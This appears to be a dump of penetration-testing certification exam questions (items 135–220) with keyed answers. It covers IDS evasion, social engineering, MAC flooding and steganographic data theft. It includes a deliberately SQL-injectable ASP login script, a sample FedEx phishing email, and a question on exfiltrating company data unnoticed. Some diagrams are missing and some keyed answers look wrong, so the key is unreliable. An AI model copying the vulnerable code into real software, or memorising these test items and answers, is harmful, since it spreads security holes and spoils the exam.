NEW QUESTION 135
How many bits encryption does SHA-1 use?

A. 64 bits
B. 128 bits
C. 256 bits
D. 160 bits

Answer: D

NEW QUESTION 140
More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers ?it basically hides the true nature of the shellcode in different disguises.
How does a polymorphic shellcode work?

A. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode
B. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
C. They reverse the working instructions into opposite order by masking the IDS signatures
D. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode

Answer: A

NEW QUESTION 145
Joel and her team have been going through tons of garbage, recycled paper, and other rubbish in order to find some information about the target they are attempting to penetrate. How would you call this type of activity?

A. Dumpster Diving
B. Scanning
C. CI Gathering
D. Garbage Scooping

Answer: A

NEW QUESTION 149
What are the limitations of Vulnerability scanners? (Select 2 answers)

A. There are often better at detecting well-known vulnerabilities than more esoteric ones
B. The scanning speed of their scanners are extremely high
C. It is impossible for any, one scanning product to incorporate all known vulnerabilities in a timely manner
D. The more vulnerabilities detected, the more tests required
E. They are highly expensive and require per host scan license

Answer: AC

NEW QUESTION 154
What does ICMP (type 11, code 0) denote?

A. Source Quench

B. Destination Unreachable
C. Time Exceeded
D. Unknown Type


Answer: C

NEW QUESTION 158
Samuel is the network administrator of DataX Communications, Inc. He is trying to configure his firewall to block password brute force attempts on his network. He enables blocking the intruder's IP address for a period of 24 hours' time after more than three unsuccessful attempts. He is confident that this rule will secure his network from hackers on the Internet.
But he still receives hundreds of thousands brute-force attempts generated from various IP addresses around the world. After some investigation he realizes that the intruders are using a proxy somewhere else on the Internet which has been scripted to enable the random usage of various proxies on each request so as not to get caught by the firewall rule.
Later he adds another rule to his firewall and enables small sleep on the password attempt so that if the password is incorrect, it would take 45 seconds to return to the user to begin another attempt. Since an intruder may use multiple machines to brute force the password, he also throttles the number of connections that will be prepared to accept from a particular IP address. This action will slow the intruder's attempts.
Samuel wants to completely block hackers brute force attempts on his network.
What are the alternatives to defending against possible brute-force password attacks on his site?

A. Enforce a password policy and use account lockouts after three wrong logon attempts even though this might lock out legit users
B. Enable the IDS to monitor the intrusion attempts and alert you by e-mail about the IP address of the intruder so that you can block them at theFirewall manually
C. Enforce complex password policy on your network so that passwords are more difficult to brute force
D. You cannot completely block the intruders attempt if they constantly switch proxies

Answer: D

NEW QUESTION 161
What type of Trojan is this?



A. RAT Trojan
B. E-Mail Trojan
C. Defacement Trojan
D. Destructing Trojan
E. Denial of Service Trojan

Answer: C

NEW QUESTION 162
You want to capture Facebook website traffic in Wireshark. What display filter should you use that shows all TCP packets that contain the word 'facebook'?

A. display==facebook
B. traffic.content==facebook
C. tcp contains facebook
D. list.display.facebook

Answer: C

NEW QUESTION 167
Bob waits near a secured door, holding a box. He waits until an employee walks up to the secured door and uses the special card in order to access the restricted area of the target company. Just as the employee opens the door, Bob walks up to the employee (still holding the box) and asks the employee to hold the door

open so that he can enter. What is the best way to undermine the social engineering activity of tailgating?

A. Issue special cards to access secure doors at the company and provide a one-time only brief description of use of the special card
B. Educate and enforce physical security policies of the company to all the employees on a regular basis
C. Setup a mock video camera next to the special card reader adjacent to the secure door
D. Post a sign that states, "no tailgating" next to the special card reader adjacent to the secure door

Answer: B

NEW QUESTION 170
You are the security administrator of Jaco Banking Systems located in Boston. You are setting up e-banking website (http://www.ejacobank.com) authentication system. Instead of issuing banking customer with a single password, you give them a printed list of 100 unique passwords. Each time the customer needs to log into the e-banking system website, the customer enters the next password on the list. If someone sees them type the password using shoulder surfing, MiTM or keyloggers, then no damage is done because the password will not be accepted a second time. Once the list of 100 passwords is almost finished, the system automatically sends out a new password list by encrypted e-mail to the customer.
You are confident that this security implementation will protect the customer from password abuse.
Two months later, a group of hackers called "HackJihad" found a way to access the one- time password list issued to customers of Jaco Banking Systems. The hackers set up a fake website (http://www.e-jacobank.com) and used phishing attacks to direct ignorant customers to it. The fake website asked users for their e-banking username and password, and the next unused entry from their one-time password sheet. The hackers collected 200 customer's username/passwords this way. They transferred money from the customer's bank account to various offshore accounts.
Your decision of password policy implementation has cost the bank with USD 925, 000 to hackers. You immediately shut down the e-banking website while figuring out the next best
security solution
What effective security solution will you recommend in this case?

A. Implement Biometrics based password authentication syste
B. Record the customers face image to the authentication database
C. Configure your firewall to block logon attempts of more than three wrong tries
D. Enable a complex password policy of 20 characters and ask the user to change the password immediately after they logon and do not store password histories
E. Implement RSA SecureID based authentication system

Answer: D

NEW QUESTION 175
While performing a ping sweep of a local subnet you receive an ICMP reply of Code 3/Type 13 for all the pings you have sent out. What is the most likely cause of this?

A. The firewall is dropping the packets
B. An in-line IDS is dropping the packets
C. A router is blocking ICMP
D. The host does not respond to ICMP packets

Answer: C

NEW QUESTION 179
Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.
Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it
and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.
Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.
What technique has Jason most likely used?

A. Stealth Rootkit Technique
B. ADS Streams Technique
C. Snow Hiding Technique
D. Image Steganography Technique

Answer: D

NEW QUESTION 181
Syslog is a standard for logging program messages. It allows separation of the software that generates messages from the system that stores them and the software that reports and analyzes them. It also provides devices, which would otherwise be unable to communicate a means to notify administrators of problems or performance.

System Messages from the previous week

Thursday, July 20, 2006 12:21:25 PM CDT

Lists all system messages reported during the past 7 days

Number of records reported: 5

▼TimeStamp	ID	Severity	Server	Component	Error Co
Monday, July 17, 2006 2:49:30 PM CDT	870ef3dd1c10e5c6:19ee8a:10c7e0883f7:-7ff8	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Monday, July 17, 2006 12:36:59 PM CDT	870ef3dd1c10e5c6:1983ad7:10c7d8ece05:-7ffb	Fatal	dhcp-uaus09-147-76	Logging	ERROR
Thursday, July 20, 2006 12:20:46 PM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fc0	Fatal	dhcp-uaus09-147-110	Logging	ERROR
Thursday, July 20, 2006 9:43:14 AM CDT	2fe1c4f202a318cd:15ad36d:10c8c6040be:-7fdd	Fatal	dhcp-uaus09-147-110	Logging	ERROR

What default port Syslog daemon listens on?

A. 242
B. 312
C. 416
D. 514


Answer: D

NEW QUESTION 185
Which of the following type of scanning utilizes automated process of proactively identifying vulnerabilities of the computing systems present on a network?

A. Port Scanning
B. Single Scanning
C. External Scanning
D. Vulnerability Scanning

Answer: D

NEW QUESTION 188
What type of attack is shown in the following diagram?



A. Man-in-the-Middle (MiTM) Attack
B. Session Hijacking Attack
C. SSL Spoofing Attack
D. Identity Stealing Attack

Answer: A

NEW QUESTION 193
What is War Dialing?

A. War dialing involves the use of a program in conjunction with a modem to penetrate the modem/PBX-based systems
B. War dialing is a vulnerability scanning technique that penetrates Firewalls
C. It is a social engineering technique that uses Phone calls to trick victims
D. Involves IDS Scanning Fragments to bypass Internet filters and stateful Firewalls

Answer: A

NEW QUESTION 195
An attacker has successfully compromised a remote computer. Which of the following comes as one of the last steps that should be taken to ensure that the compromise cannot be traced back to the source of the problem?

A. Install patches
B. Setup a backdoor
C. Install a zombie for DDOS
D. Cover your tracks

Answer: D

NEW QUESTION 196
How would you describe an attack where an attacker attempts to deliver the payload over multiple packets over long periods of time with the purpose of defeating simple pattern matching in IDS systems without session reconstruction? A characteristic of this attack would be a continuous stream of small packets.

A. Session Hijacking
B. Session Stealing
C. Session Splicing
D. Session Fragmentation

Answer: C

NEW QUESTION 197
What is the problem with this ASP script (login.asp)?

```
strsql = "SELECT * FROM Users where where Username='" + Login1.UserName
+ "' and Pass='" + password + "'
try
{
OleDbConnection con = new OleDbConnection(connectionstring);
con.Open();
OleDbCommand cmd = new OleDbCommand(strsql, con);
OleDbDataReader dr = cmd.ExecuteReader();
if (dr.HasRows)
{
If (dr.Read())
{
Session["username"] = Login1.UserName;
Response.Redirect("Mainpage.aspx", false);
else
{
Response.Redirect("Login.aspx", false);
}
}
}
dr.Dispose();
con.Close();
}
catch (Exception ex)
{
ClientScript.RegisterStartupScript(this.GetType(), "msg",
"<script>alert('" + ex.Message + "')</script>");
```

A. The ASP script is vulnerable to Cross Site Scripting attack
B. The ASP script is vulnerable to Session Splice attack
C. The ASP script is vulnerable to XSS attack
D. The ASP script is vulnerable to SQL Injection attack

Answer: D

NEW QUESTION 200
A common technique for luring e-mail users into opening virus-launching attachments is to send messages that would appear to be relevant or important to many of their potential recipients. One way of accomplishing this feat is to make the virus-carrying messages appear to come from some type of business entity retailing sites, UPS, FEDEX, CITIBANK or a major provider of a common service.
Here is a fraudulent e-mail claiming to be from FedEx regarding a package that could not be delivered. This mail asks the receiver to open an attachment in order to obtain the FEDEX tracking number for picking up the package. The attachment contained in this type of e-mail activates a virus.

Fake E-mail

From: FEDEX Packet Service
Subject: FEDEX Packet N0328795951

Dear Sir/Madam,

Unfortunately we were not able to deliver postal package you sent on July the 1st in time because the recipient's address is not correct.

Please print out the invoice copy attached and collect the package at our office.

Your Sincerely FEDEX

[File Attached: Fedex-Tracking-number.zip]

Legit E-mail

Be alert for fraudulent e-mails claiming to be from FedEx regarding a package that could not be delivered. These e-mails ask the receiver to open an attachment in order to obtain the airbill or invoice for picking up the package. The attachment contained in this type of e-mail activates a virus. DO NOT OPEN the attachment. Instead, delete the e-mail immediately.

These fraudulent e-mails are the unauthorized actions of third parties not associated with FedEx. When FedEx sends e-mails with tracking updates for undeliverable packages, we do not include attachments.

FedEx does not request, via unsolicited mail or e-mail, payment or personal information in return for goods in transit or in FedEx custody. If you have received a fraudulent e-mail that claims to be from FedEx, you can report it by forwarding it to abuse@fedex.com.

If you have any questions or concerns about services provided by FedEx, please review our services at fedex.com/us/services or contact FedEx Customer Service at 1.800.GoFedEx 1.800.463.3339.

Vendors send e-mails like this to their customers advising them not to open any files attached with the mail, as they do not include attachments.
Fraudulent e-mail and legit e-mail that arrives in your inbox contain the fedex.com as the sender of the mail.
How do you ensure if the e-mail is authentic and sent from fedex.com?

A. Verify the digital signature attached with the mail, the fake mail will not have Digital ID at all
B. Check the Sender ID against the National Spam Database (NSD)
C. Fake mail will have spelling/grammatical errors
D. Fake mail uses extensive images, animation and flash content

Answer: A

NEW QUESTION 202
Which of the following tool would be considered as Signature Integrity Verifier (SIV)?

A. Nmap
B. SNORT
C. VirusSCAN
D. Tripwire

Answer: D


NEW QUESTION 205
Jake works as a system administrator at Acme Corp. Jason, an accountant of the firm befriends him at the canteen and tags along with him on the pretext of appraising him about potential tax benefits. Jason waits for Jake to swipe his access card and follows him through the open door into the secure systems area.
How would you describe Jason's behavior within a security context?

A. Smooth Talking
B. Swipe Gating
C. Tailgating
D. Trailing

Answer: C

Explanation: Topic 2, Volume B

NEW QUESTION 206
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.




In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 210
What type of attack is shown here?



A. Bandwidth exhaust Attack
B. Denial of Service Attack
C. Cluster Service Attack
D. Distributed Denial of Service Attack

Answer: D

Explanation: We think this is a DDoS attack not DoS because the attack is initialed in multiple zombies not single machine.

NEW QUESTION 213
Which of the following encryption is NOT based on block cipher?

A. DES
B. Blowfish
C. AES (Rijndael)
D. RC4

Answer: D

NEW QUESTION 214
Data is sent over the network as clear text (unencrypted) when Basic Authentication is configured on Web Servers.

A. true
B. false


Answer: A

NEW QUESTION 218
"Testing the network using the same methodologies and tools employed by attackers" Identify the correct terminology that defines the above statement.

A. Vulnerability Scanning
B. Penetration Testing
C. Security Policy Implementation
D. Designing Network Security

Answer: B

NEW QUESTION 219
Which port, when configured on a switch receives a copy of every packet that passes through it?



A. R-DUPE Port
B. MIRROR port
C. SPAN port
D. PORTMON

Answer: C

NEW QUESTION 220
You work for Acme Corporation as Sales Manager. The company has tight network security restrictions. You are trying to steal data from the company's Sales database (Sales.xls) and transfer them to your home computer. Your company filters and monitors traffic that leaves from the internal network to the Internet. How will you achieve this without raising suspicion?

A. Encrypt the Sales.xls using PGP and e-mail it to your personal gmail account
B. Package the Sales.xls using Trojan wrappers and telnet them back your home computer
C. You can conceal the Sales.xls database in another file like photo.jpg or other files and send it out in an innocent looking email or file transfer using Steganography techniques
D. Change the extension of Sales.xls to sales.txt and upload them as attachment to your hotmail account

